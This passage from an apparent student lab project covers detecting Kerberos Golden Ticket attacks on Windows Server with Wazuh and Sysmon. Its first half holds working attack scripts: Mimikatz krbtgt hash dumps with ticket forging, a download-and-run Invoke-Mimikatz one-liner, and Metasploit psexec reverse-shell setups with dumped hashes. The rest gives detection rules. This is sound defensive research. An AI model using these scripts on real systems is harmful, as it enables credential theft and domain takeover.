The title of these increments are *Common attacks in Windows Server* and *Use of more data sources*. Due to reasons stated later in 5.1.3 these increments that were planned to be implemented individually were actually done together. This chapter satisfies the next non-functional requirements: RNF-01, RNF-02, RNF-03, RNF-04, RNF-05 and RNF-08.

In order to understand and detect the malware we try to put ourselves in the attacker place, in some cases using scripts and tools that can be considered harmful and illegal. This is only a way to accomplish the real objective that is the detection. This behaviour is kept to a minimum, it is only done in the machines of this laboratory and no kind of harm is intended outside of this project.

In this laboratory we disabled the antivirus and Windows Defender to avoid unnecessary delays. Particularly the *DisableAntiSpyware* and *DisableRealTimeMonitoring* were enabled in the registry. Our intention is to detect as much as possible without depending on other programs, and in this increment Windows Defender was not needed.

As this chapter progresses new detection methods are introduced that could be of use in some of the previous cases. Usually this is not mentioned, in order to keep the explanations simple.

5.1 Golden Ticket

Windows domains are a very common way to manage network accounts in companies. The servers of this kind of domain are Domain Controllers and the program that handles the domain directory is the Active Directory. The Domain Controller (DC) runs the Key Distribution Center (KDC), which handles Kerberos ticket requests, which are used to authenticate users and allow access to services

(for example login).

The KRBTGT account is the equivalent of a super-administrator account for Kerberos. It is used to encrypt and sign all Kerberos tickets within a domain, so DCs use the account password to decrypt Kerberos tickets for validation. By default this account password never changes and the account name is the same in every domain[43].

Figure 5.1: Steps for Kerberos authentication

The process to access a service is as follows[44][45][46]:

1. The user request a Ticket Granting Ticket (TGT). This ticket is encrypted with the KDC key and is used for request to the KDC one or more Ticket Granting Service (TGS). This request is ciphered with the user hash.

2. The DC returns the requested TGT if everything is in order.

3. The user requests the TGS.

4. The DC returns the requested TGS if everything is in order.

5. The user sends a request to a computer running a service to make use of it. For this the TGS is sent.

6. Optionally the Privilege Attribute Certificate (PAC) can be sent to the DC to be verified. The PAC is an structure present in almost every ticket that contains the privileges of the user and it is signed with the KDC key. Nevertheless, the PAC verification checks only its signature, without inspecting if privileges inside of PAC are correct. Furthermore, a client can avoid the inclusion of the PAC inside the ticket by specifying it in KERB-PA-PAC-REQUEST field of ticket request. Unfortunately most services do not validate the PAC.

7. Optionally the DC returns the result to the computer that requested it, which should be running the service in question.

8. Optionally the user receives the response to his request to use the service.

The Golden Ticket attack depends on obtaining the password information of the KRBTGT account to generate a forged TGT. It can provide the attacker with the desired privileges in the AD (like administrator).
This means TGTs can be generated to access every account within the AD. This forged TGT is known as Golden Ticket. The Golden Ticket does not depend at all of the administrator password of the AD, which means that changing this password does not invalidate a Golden Ticket in anyway.

Because the attack uses a valid TGT it is very hard to detect it is a forgery. Once it has been issued the TGT can be used at any time and any amount of times until the time expiration. Any TGS obtained from a Golden Ticket is no longer a forgery, because is generated from the DC.

The password information of the KRBTGT account can be just the hash of the password, which is stored in memory and can be retrieved with enough local privileges in a DC. To generate the Golden Ticket the attacker also needs the domain name and the SID of the domain to which the KRBTGT account belongs, which are trivial to get[43].
Furthermore once the required data is obtained the Golden Ticket can be created offline using certain programs, like Mimikatz. This means it is impossible to detect the creation of the ticket itself if it is not done on a computer in the network.
It follows that this attack can only be detected either during the steps needed to create the TGT (get the hash of the KRBTGT account) or by the use of the TGT.

By default Mimikatz sets the forged ticket age to 10 years, which is useful to some attackers because they would need only one attack to compromise the entire network for that time.

5.1.1   Exploit methods

To keep this simple only the basics are explained about the techniques used in
the examples for a Golden Ticket attack. Because some of the exploits are sim-
ilar they are numbered for easier identification. The scripts in the next exploits
were used to understand the different ways to perform Golden Ticket attacks and
during the tests to try to detect them. Of course there are more ways to generate
a Golden Ticket (and some are much more harder to detect) and it is possible to
combine several of the next exploits or change some of their steps.
For example there is a sever-agent version of Mimikatz called Pypykatz[47][48]
that is very new and should be a bit harder to detect than the exploits showed
here. Unfortunately the student could not make it retrieve the KRBTGT hash.

These scripts try to automate as much of the process as possible, which is usu-
ally done in an interactive way. This automation helps to assure that the results
are the same each time and reduces the time for each test. All the tests in this
project were executed at least twice. Tests were repeated if there were changes
that could affect their results.

Exploit 1.1: Local Mimikatz in DC

This requires local administrator privileges in the DC and also and an already
downloaded version of Mimikatz in the DC, which the attacker can easily get
after gaining privileges. If this example were to be used as it is it will probably
be detected by the antivirus and Windows Defender, but again they can be dis-
abled by a local administrator and there are techniques to avoid being detected
by them.

```
cd C:\Users\Administrator\Downloads #path to mimikatz
$(
  .\mimikatz.exe privilege::debug "lsadump::lsa /inject /name:krbtgt
  ↪ " exit #get the needed data
) *>&1 > output.txt

#split the data in variables
$tdomain = Get-Content .\output.txt | findstr Domain | %{ $_.Split('
  ↪ ')[2] ; }
$tdomain = $tdomain + '.local'
$sid = Get-Content .\output.txt | findstr Domain | %{ $_.Split(' ')
  ↪ [4] ; }
$ntlm = Get-Content .\output.txt | findstr NTLM|Select-Object -first
  ↪ 1 | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

.\mimikatz.exe privilege::debug "kerberos::golden /domain:$tdomain /
  ↪ sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt" exit
```

Listing 5.1: Script to generate and inject a Golden Ticket

The script uses Mimikatz to get the needed data to generate the Golden Ticket, saving it to a file for convenience. Then the data is split in variables, each being a piece for generating the forged ticket. The *exit* parameter is to exit the Mimikatz shell after executing the command.

After injecting the ticket (with the */ptt* option) the session has administrator privileges in the AD, so any service in the AD can be used in this PowerShell session, any command should be allowed. Without the injection option Mimikatz would store the ticket in a file, which can be injected at any time with Mimikatz. The ID 500 is the normal ID for the administrator account in the AD. This script can be executed in multiple ways, for example from a PowerShell interactive terminal run as an administrator.

```
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /inject /name:krbtgt
Domain : WAZUH / S-1-5-21-3307301586-4221688441-1196996515

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : ec9183c701e861eda574d85939d635cd
    LM   :~
 Hash NTLM: ec9183c701e861eda574d85939d635cd
   ntlm- 0: ec9183c701e861eda574d85939d635cd
   lm  - 0: e3fdacbcf66ca710dd67d4adaf560a14

 * WDigest
   01  aaf3934513bd56bdf87488e6b5fe3a91
[... 27 hashes go here ...]
   29  39dcc556a07bd3f75676e85a8c2cda89

 * Kerberos
    Default Salt : WAZUH.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 54e9bf86381c91f2

 * Kerberos-Newer-Keys
    Default Salt : WAZUH.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8
    ↪ e3a85194965b2d7eaf10a92f46cf39f942b9c81ed3b5762e8dbb25d9b67b740
      aes128_hmac       (4096) : 6b4634f9504406a36e5cde7a2dc4c492
      des_cbc_md5       (4096) : 54e9bf86381c91f2
```

```
 * NTLM-Strong-NTOWF
    Random Value : 695441dc49e4a555d68265deb0e13f4f

mimikatz(commandline) # exit
Bye!
```

Listing 5.2: Example of the contents of the output file

The password hash of the KRBTGT account is retrieved by Mimikatz interacting with the Local Security Authority (LSA) or Local Security Authority Subsystem Service (LSASS), which is run by the lsass.exe process.
This process is the Windows service responsible for providing single sign-on functionality. With it users are not required to re-authenticate each time they access resources. It provides access not only to the authenticated user's credentials, but every set of credentials used by every open session since the last boot[49][50].
Mimikatz exploits this cache of credentials and reports the results to the user in the various forms employed by LSASS[51][52].

Exploit 1.2: Mimikatz from memory in DC

This is similar to the previous example but instead of having a downloaded version of Mimikatz (stored in the disk) the program is downloaded directly into the PowerShell session, so Mimikatz is never stored in disk. The clear advantage over the previous one is that it should be harder to detect.
With slight changes this could work in a computer that is not a DC, if the attacker compromised a workstation a domain admin logged onto[50].

```
IEX ([System.Text.Encoding]::UTF8.GetString((New-Object system.net.
    ↪ WebClient).DownloadData("https://raw.githubusercontent.com/
    ↪ phra/PowerSploit/4c7a2016fc7931cd37273c5d8e17b16d959867b3/
    ↪ Exfiltration/Invoke-Mimikatz.ps1")))

$(
  Invoke-Mimikatz -Command '"lsadump::lsa /inject /name:krbtgt"'
) *>&1 > output.txt

$tdomain = Get-Content .\output.txt | findstr Domain | %{ $_.Split('
    ↪ ')[2] ; }
$tdomain = $tdomain + '.local'
$sid = Get-Content .\output.txt | findstr Domain | %{ $_.Split(' ')
    ↪ [4] ; }
$ntlm = Get-Content .\output.txt | findstr NTLM|Select-Object -first
    ↪ 1 | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

$write = "Invoke-Mimikatz -Command '`'`"kerberos::golden /domain:
    ↪ $tdomain /sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt
    ↪ `'"`' "
```

```
$(
  echo $write
) *>&1 > temp_mem.ps1

.\temp_mem.ps1
```

Listing 5.3: Script to run Mimikatz only in memory and inject a Golden Ticket

The script downloads a version of Mimikatz from Github and creates a Power-Shell object with its contents, that can be invoked at any time in this shell[53][54]. Then as before it dumps the needed information to generate the Golden Ticket in a file, which is read and parsed to store the interesting parameters into variables. Due to difficulties with the last *Mimikatz* command to work with the parameters in the variables a workaround was used. This is writing a new file that has the command with those parameters, and then execute the file.

On the one hand it can be harder to detect with obfuscation, renaming and not using such an obvious URL. On the other hand PowerShell can be monitored for downloading commands, particularly those with objects.

Exploit 1.3: Mimikatz with DCSync

The DCSync is a Mimikatz feature in which a no-DC attempts to impersonate a DC and request account information from a real DC. This technique is less noisy because it does not require direct access to a DC (which are often heavily monitored)[50][52]. To run Mimikatz we still need local administrator privileges in the computer.

```
cd C:\Users\Administrator\Downloads #path to mimikatz
$(
  .\x64\mimikatz.exe "lsadump::dcsync /user:krbtgt" exit
) *>&1 > output.txt

$tdomain = Get-Content .\output.txt | findstr Salt |Select-Object -
   ↪ first 1| %{ $_.Split(':')[1] ; }| %{ $_.Split('krbtgt')[0] ;
   ↪ }| %{ $_.Split(' ')[1] ; }
$sid = Get-Content .\output.txt | findstr Object | findstr Security
   ↪ | %{ $_.Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }
$ntlm = Get-Content .\output.txt | findstr Hash| findstr NTLM| %{ $_
   ↪ .Split(':')[1] ; } | %{ $_.Split(' ')[1] ; }

.\x64\mimikatz.exe privilege::debug "kerberos::golden /domain:
   ↪ $tdomain /sid:$sid /rc4:$ntlm /user:Administrator /id:500 /ptt
   ↪ " exit
```

Listing 5.4: Script to run Mimikatz with DCSync

This follows the same structure as the previous cases, but this time with the dcsync option. The disadvantage in this case is that there needs to be a connection to a running DC that is not being monitored for the requests Mimikatz sends. There are open source tools available for this kind of monitoring[55] and it can also be detected by monitoring the network[56].

Exploit 1.4: DCSync with Kiwi

In this case the access to the no-DC computer in the targeted network is done through Metasploit[25] and its own version of Mimikatz called Kiwi[52]. The Kali virtual machine is for running Metasploit outside the AD, but a Windows machine running in the AD could have been used as well.
We need to know the password of the account we want to access remotely and the targeted computer needs to have a SMB share. In this case the variable *SMBPass* stores the password, which is *Passw0rd*.

```
use exploit/windows/smb/psexec
set RHOSTS 10.0.3.3
set payload windows/meterpreter/reverse_tcp
set SHARE C$
set SMBUser Administrator
set SMBPass Passw0rd
set LHOST 10.0.3.50
run
```

Listing 5.5: Part 1 of the remote DCSync exploit automation

This runs a remote process, exploiting the SMB capabilities to run commands to spawn a Meterpreter shell[57] with administrator privileges.

Now we are in a Meterpreter shell, which we can use to get the exact privileges we need for the next part. This is because even though we have administrator privileges there are different kinds of administrator privileges on Microsoft systems.

Figure 5.2: Meterpreter shell running

To do this we look for a session running administrator privileges in the AD. In this case the targeted machine had a PowerShell session running as administrator, to which we migrate.

Figure 5.3: Migration to a PowerShell session as AD administrator

Now we are ready to run the real exploit. This loads the Metasploit version of Mimikatz (Kiwi) in the Meterpreter shell, allowing the attacker to use Kiwi commands. The command in this case retrieves the information of the KRBTGT account needed to generate the Golden Ticket.

In this case the generation of the ticket is not using the data in an automated way, because there was no real need since is the same every time and the time needed to do this with Ruby felt like a waste. In this case the ticket is saved to the */tmp/golden.tck* file in the Kali machine.

```
load kiwi
dcsync_ntlm krbtgt
golden_ticket_create -d wazuh.local -u Administrator -s S
    ↪ -1-5-21-3307301586-4221688441-1196996515-502 -k
    ↪ ec9183c701e861eda574d85939d635cd -t /tmp/golden.tck
```

Listing 5.6: Part 2 of the remote DCSync exploit automation

```
meterpreter > resource /root/kiwi_dcsync_p2.rc
[*] Processing /root/kiwi_dcsync_p2.rc for ERB directives.
resource (/root/kiwi_dcsync_p2.rc)> load kiwi
Loading extension kiwi...
  .#####.    mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.   "A La Vie, A L'Amour"
 ## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
resource (/root/kiwi_dcsync_p2.rc)> dcsync_ntlm krbtgt
[+] Account   : krbtgt
[+] NTLM Hash : ec9183c701e861eda574d85939d635cd
[+] LM Hash   : e3fdacbcf66ca710dd67d4adaf560a14
[+] SID       : S-1-5-21-3307301586-4221688441-1196996515-502
[+] RID       : 502

resource (/root/kiwi_dcsync_p2.rc)> golden_ticket_create -d wazuh.local -u Adm
[+] Golden Kerberos ticket written to /tmp/golden.tck
meterpreter >
```

Figure 5.4: Retrieval of KRBTGT data and generation of the Golden Ticket with Kiwi

The obvious downside of this method for the attacker is that Metasploit is very widely used and known, therefore there could be security monitoring for it[58]. But again the attacker is using a technique that does not need to control a DC and does not need to store anything in the disk of the targeted system, making it much harder to detect in that regard.

Of course there is no real need to use Metasploit to get a remote shell to run Mimikatz. The attacker could use SSH, run remote commands with *psexec* or use the Windows Remote Shell. But some of these need to be enabled and they would not be much different from the previous examples.

Exploit 1.5: Hashdump with Meterpreter

Using a reverse TCP exploit the attacker access the targeted DC with a Meterpreter shell. This is similar to the previous case but using the Meterpreter command *hashdump* instead of the DCSync retrieval of Kiwi[52]. This stills uses Kiwi to generate the Golden Ticket.

```
use exploit/windows/smb/psexec
set RHOSTS 10.0.3.2
set payload windows/meterpreter/reverse_tcp
set SHARE C$
set SMBUser Administrator
```

```
set SMBPass Passw0rd
set LHOST 10.0.3.50
run
```

Listing 5.7: Part 1 of the remote Hashdump exploit automation

Again there is a migration to an administrator account of the AD. In this case another command to get the SID of the network would be needed if we did not know it already, for example a simple *whoami /user* would suffice.

```
hashdump
load kiwi
golden_ticket_create -d wazuh.local -u Administrator -s S
    ↪ -1-5-21-3307301586-4221688441-1196996515-502 -k
    ↪ ec9183c701e861eda574d85939d635cd -t /tmp/golden.tck
```

Listing 5.8: Part 2 of the remote Hashdump exploit automation

Figure 5.5: Retrieval of KRBTGT data with hashdump

As before it is expected of the DCs to be more monitored. This means that the DCSync version is more interesting to an attacker because it has the same difficulty and benefits at a lower risk.

5.1.2 Detection purely with signatures

Searching for suspicious strings can be used to trigger alerts with Wazuh. Signature matching of data coming from Windows events and default logs from Windows systems is not much different from what any antivirus does. It follows that it would be as easy to evade as them. For example with substitution of suspicious strings from the source code and recompilation[59].

This does not mean that signature matching is totally worthless, but that it is not something to focus on. In this project relying in signatures was avoided as much as possible. Useful signatures to match not only amount to third-party tools. It is easy to monitor extensions, directories, certain files, command line options, usernames, etc.

Because no detection techniques are perfect techniques to avoid them can appear over time, resulting in changes or new ways to detect also the new evasion mechanisms. This means that even if we manage to detect programs like Mimikatz now it could be overcome in the future.

That does not mean that detection techniques are bound to fail or that there is no point to them. Many attackers know how hard it can be to overcome detection techniques.

It is also important to remember these scenarios are continuously changing, with new techniques to avoid detection and the creation of new tools.

5.1.3   Detection purely with Windows events

In theory we can identify certain attacks only with the security events of Windows. There are multiple websites in which the Golden Ticket attack has been analyzed and its events identified[46][60].

Unfortunately the events recorded in this project did not always probe to be the same as the cited sources, probably because it was tested on the new Windows Server version (2019). In most cases their frequency is not enough to be distinguished from the regular activity, even when using a lab environment without work load. This could probably be improved if these events had more information (particularly those as critical as Kerberos'), but they are very short and generic.

Wazuh provides access to Windows events by default, due to the rules and decoders of its ruleset[18]. We can enable additional logging with the Advanced Audit Policy Configuration. For example for auditing kernel objects, more Kerberos logging, changes in settings or account events. The user just needs to define rules to specify what he wants to monitor and how he wants it.

The student tried to analyze the security events to find patterns in the previous exploits, by recording all the data received by Wazuh during their execution. This was done just by looking the current line of the log, executing the exploit and copying the log from there to a new file.

The obvious problem of this method is that it results in logs with tens to hundreds of lines filled with a not very easy to read format. The workaround used was to parse the logs with custom AWK scripts[24], removing fields to make the logs more readable and counting each of the events in them.

The idea of finding a relationship between certain windows events and this attack was abandoned because:

- It was not providing any new results.

- It was too time consuming.

- It can be accomplished using Sysmon[23][61].

- Also it was concerning the amount of noise this method has, even though in a laboratory without real system load, to tell apart an intrusion from a totally healthy system.

The real useful addition to the Windows built-in events is having Sysmon[23] in each of the monitored Windows computers. They can be combined to identify attackers better[60].
With Sysmon we can have reports of events with IDs [1-21] and 255, which in some cases provide very precise and useful information of the system. For example we can configure Sysmon to log data about processes, like: *PowerShell*, *Mimikatz*, any *.ps1* or any *.exe*. Sysmon can monitor each of the events either by whitelisting or blacklisting by default or both. We can also combine it with rules from Wazuh, using Sysmon to increase the report capabilities and Wazuh to filter them.

Originally getting more data from Sysmon and other sources for detection was an increment in itself, but seeing as the first increment could not be accomplished without it both were combined into the same increment. This was due to overestimating the report capability of Windows events in the planning stage and because increment 2 was way easier than planned. From this point Sysmon and remote scripts are used to identify threats and they do not have to be just additional detection as it was first planned.

It is also important to note that Sysmon can be a bit tricky to balance the configuration to get as much suspicious events as possible, while not reporting so much it affects the performance of the network. This is responsibility of the administrators of the network, who also have to tune the configuration to their custom needs. There are public configs for Sysmon that attempt to provide a good insight of the system while not logging too much data[62] and some even with OSSEC on mind[63].

Having a working setup of Wazuh and Sysmon just requires to install Sysmon in the Windows computers and enable forwarding its log C.54.

5.1.4 Detection of Mimikatz

Mimikatz is the tool of choice for this kind of attack for most attackers because it is very effective, easy to use and has multiple ways to be used in different attacks[26][54]. This is a double edge sword for Mimikatz because it has become

one of the programs to look for in antimalware detection programs. In this case
we assume these programs have not detected Mimikatz and is up to Wazuh to do
it. It is interesting to note that the author of Mimikatz provides ways to detect
it, like the YARA rules he maintains[26] or BusyLights[59].

Detecting Mimikatz is not a sign of a Golden Ticket attack (unless it is clear
in the way it is used), but it still is a big and dangerous threat to the system and
worth checking out.
Unfortunately as seen in the exploits before there are multiple ways to execute
Mimikatz, in an attempt not to be discovered by known techniques.

Each time a Mimikatz shell spawns certain DLLs are loaded. The technique
to identify a succession of events in a short time as another event is called group-
ing or composite. Grouping is a very effective technique, but it can require a lot
of work to identify its components. In some cases the attack may not produce
enough noise or it may not be possible to tell it apart from the normal events of
the system[23][61].
Fortunately Mimikatz needs a fair amount of DLLs to work and some of them
are not very usual. This makes the execution of Mimikatz noticeable.

The load of a DLL can be detected by the event 7 of Sysmon and the group-
ing can be identified with Wazuh rules. It also can be detected by the event 10 of
Sysmon, for inter-process access, but at greater cost of bandwidth. For this task is
better to configure Sysmon to monitor these 5 images, to avoid logging too much:

```
<ImageLoad onmatch="include">
    <ImageLoaded condition="is">C:\Windows\System32\WinSCard.dll</
    ↪ ImageLoaded>
    <ImageLoaded condition="is">C:\Windows\System32\cryptdll.dll</
    ↪ ImageLoaded>
    <ImageLoaded condition="is">C:\Windows\System32\hid.dll</
    ↪ ImageLoaded>
    <ImageLoaded condition="is">C:\Windows\System32\samlib.dll</
    ↪ ImageLoaded>
    <ImageLoaded condition="is">C:\Windows\System32\vaultcli.dll</
    ↪ ImageLoaded>
</ImageLoad>
```

Listing 5.9: Sysmon monitoring with event 7 for certain DLLs

On the manager side the next rules are needed:

```
<rule id="300300" level="0" >
    <if_group>sysmon_event7</if_group>
```

```
    <field name="win.eventdata.imageLoaded">\\Windows\\System32
    ↪ \\\.*.dll</field>
    <description>Detected event 7 with \Windows\System32</
    ↪ description>
</rule>
<rule id="300301" level="1" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">WinSCard.dll|cryptdll.
    ↪ dll</field>
    <description>Detected event 7</description>
</rule>
<rule id="300302" level="1" >
    <if_sid>300300</if_sid>
    <field name="win.eventdata.imageLoaded">samlib.dll|hid.dll|
    ↪ vaultcli.dll</field>
    <description>Detected event 7</description>
</rule>

<rule id="300303" level="3" timeframe="10" frequency="2" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>300301</if_matched_sid>
    <if_matched_sid>300302</if_matched_sid>
    <description>Maybe Mimikatz: DLLs with EventID 7</description>
</rule>
```

Listing 5.10: Rules for suspecting a Mimikatz execution as a group of events

The *sysmon_event7* means that another rule has marked the log as a Sysmon event of type 7.

The *same_field* option means that every one of the matches must have the same value in the designed field, which in this case means that these events come from the same computer.

The *frequency* option means that the rule has to be matched that number of times to trigger. It is set to 2 because is the minimum value possible.

Usually each of the suspicious DLLs would have its own rule, but it would not always identify Mimikatz because the frequency has to be at least 2. Therefore rules *300301* and *300302* identify 2 and 3 DLLs each (using a logical OR), making it possible to trigger the grouping rule. The last rule identifies the use of the DLLs in a 10 seconds gap as the execution of Mimikatz. This detection could be evaded by adding time between the load of the DLLs in the source code.

The problem of these less precise rules is that it is possible to have false positives. None were seen during this project for this case.

Unfortunately due to the way OSSEC matches rules there is no way to have an hierarchy of rules to trigger a precise grouping rule or the other one. It is possible to have a rule for each DLL using active response to generate two alerts instead of one C.1, but is much slower and less efficient.

Detecting the use of every variant of Mimikatz is virtually impossible, not only because their sheer number due to its popularity but because anyone can compile their own. Therefore the logical way to detect Mimikatz would be to detect the basic step for every version: the interaction with the LSASS and process injection. This is studied later on page 106.

Exploit	Detected
1.1: Local Mimikatz in DC	Yes
1.2: Mimikatz from memory in DC	Yes
1.3: Mimikatz with DCSync	Yes
1.4: DCSync with Kiwi	Yes
1.5: Hashdump with Meterpreter	Yes

Table 5.1: Exploit detection by grouping events

This method detects the use of Mimikatz in all the ways implemented in this project. The hashdump exploit is detected because Kiwi is used in the session in that machine to generate the Golden Ticket. A real attacker probably would generate the ticket outside of the network, avoiding being detected by this technique.

5.1.5   Detection of the use of the TGT with klist

We can not always detect when a forged TGT is generated, but the attacker still needs to use it to gain access to the active directory domain with the privileges set in the ticket. The first choice for this task would be to monitor the Kerberos log searching for unusual patterns, but it proved to be more hard than it should, so instead of a scan of the cache of the Kerberos tickets every few minutes was implemented.
The program to examine the contents of the cache is **klist**.

In order to do this we need to enable the execution of Wazuh's remote commands in the Windows agent and set the properties of the command in the manager C.4[64].

In this case the command is a script C.5 to get all the tickets of all the sessions with klist, compare the ticket value for the field *TicketExpireHours* with the value of *MaxTicketAge* of the Group Policy (putting the difference in a new field) and parse the output to JSON. Having the output in JSON makes it a bit easier to read from the logs (which is useful to fix any mistake in the script) and removes the need of a decoder in the manager. The idea came from a very different klist script that only works interactively and reports in plain text[65].

This script needs to be run in every member of the network to guarantee detection for every user.

The conversion to JSON was done manually to add information and because the *ConvertTo-Json* cmdlet does not work as expected. Doing this with only PowerShell assures it will work in any Windows system without external programs. The downside of this parsing and my limited knowledge of PowerShell is that the script is a bit bulky and the dependency on the format of the output of klist.

Unfortunately the automated way to get the *MaxTicketAge* from the Group Policy in C.6 does not work by default with remote commands because Windows remote commands only allow certain types of commands. In any case the *MaxTicketAge* value is not usually changed and it requires AD administrator privileges to do it, so due to the time constrains of the project this automation was abandoned. There are other ways to get the *MaxTicketAge* value, but as mentioned it is not something to spend time on.

Next there is an example of the difference between the normal output of klist and the string stored in an alert in the manager.

Figure 5.6: Klist listing tickets for a certain session

```
9:51 root@localhost.localdomain alerts [I]grep klist /var/ossec/logs/alerts/alerts.json |tail -1
{"timestamp":"2019-06-15T09:53:06.790+0200","rule":{"level":3,"description":"Klist. Potential golden ticket detected - 3638 hours over M
axTicketAge (12)","id":"300001","firedtimes":1,"mail":false,"groups":["monitor","klist","kerberos"],"agent":{"id":"001","name":"DC","ip
":"10.0.3.2"},"manager":{"name":"localhost.localdomain"},"id":"1560585186.8173406","full_log":"{\"MaxTicketAge\":\"12\",\"Current_Logon
Id\":\"0x3e7\",\"Targeted_LogonId\":\"0xe56b7\",\"Number\":\"0\",\"Client\":\"Administrator @ WAZUH.local\",\"Server\":\"krbtgt/WAZ
UH.local @ WAZUH.local\",\"KerbTicket_Encryption_Type\":\"RSADSI RC4-HMAC(NT)\",\"Ticket_Flags\":\"0x40e00000 -> forwardable renewable
initial pre_authent \",\"Start_Time\":\"6/15/2019 9:51:04 (local)\",\"End_Time\":\"6/12/2029 9:51:04 (local)\",\"TicketExpireHours\":\"
\"3650\",\"TicketExpireHoursGap\":\"3638\",\"Renew_Time\":\"6/12/2029 9:51:04 (local)\",\"Session_Key_Type\":\"RSADSI RC4-HMAC(NT)\",\"
\"Cache_Flags\":\"0x1 -> PRIMARY \",\"Kdc_Called\":\"\"}\r","decoder":"json"},"data":{"MaxTicketAge":"12","Current_LogonId":"
0x3e7","Targeted_LogonId":"0xe56b7","Number":"0","Client":"Administrator @ WAZUH.local","Server":"krbtgt/WAZUH.local @ WAZUH.local","Ker
bTicket_Encryption_Type":"RSADSI RC4-HMAC(NT)","Ticket_Flags":"0x40e00000 -> forwardable renewable initial pre_authent ","Start_Time":"6
/15/2019 9:51:04 (local)","End_Time":"6/12/2029 9:51:04 (local)","TicketExpireHours":"3650","TicketExpireHoursGap":"3638","Renew_Time":"6
/12/2029 9:51:04 (local)","Session_Key_Type":"RSADSI RC4-HMAC(NT)","Cache_Flags":"0x1 -> PRIMARY "},"location":"command_remoteklist"}
```

Figure 5.7: Latest alert of the klist monitoring in the manager

The time difference mentioned before is a very easy way to detect a forged ticket. With a simple subtraction in the PowerShell script only a rule that makes a number comparison in the manager is needed to launch the alert.

```
<rule id="300000" level="0">
    <decoded_as>json</decoded_as>
    <field name="MaxTicketAge">\.+</field>
    <field name="TicketExpireHours">\.+</field>
    <description>Klist monitor</description>
</rule>

<rule id="300001" level="3">
    <if_sid>300000</if_sid>
    <field name="TicketExpireHoursGap">^1\d*$|^2\d*$|^3\d*$|^4\d
    ↪ *$|^5\d*$|^6\d*$|^7\d*$|^8\d*$|^9\d*$</field>
    <ignore>600</ignore>
    <description>Klist: Potential golden ticket detected – $(
    ↪ TicketExpireHoursGap) hours over MaxTicketAge ($(MaxTicketAge)
    ↪ )</description>
</rule>
```

Listing 5.11: Rules to detect a suspicious expiration age from the report of the klist script

The purpose of the first rule is to identify any log in JSON with *MaxTicketAge* and *TicketExpireHours* fields. The second rule is used to examine the contents of the *TicketExpireHoursGap* field of the logs that the first rule has identified. If the value of the *TicketExpireHoursGap* field starts with a digit different than 0 then it means that *MaxTicketAge > TicketExpireHours*, therefore the expiration age is greater than it should be, triggering an alert. Additionally it can only trigger once each 600 seconds, to avoid flooding of alerts.

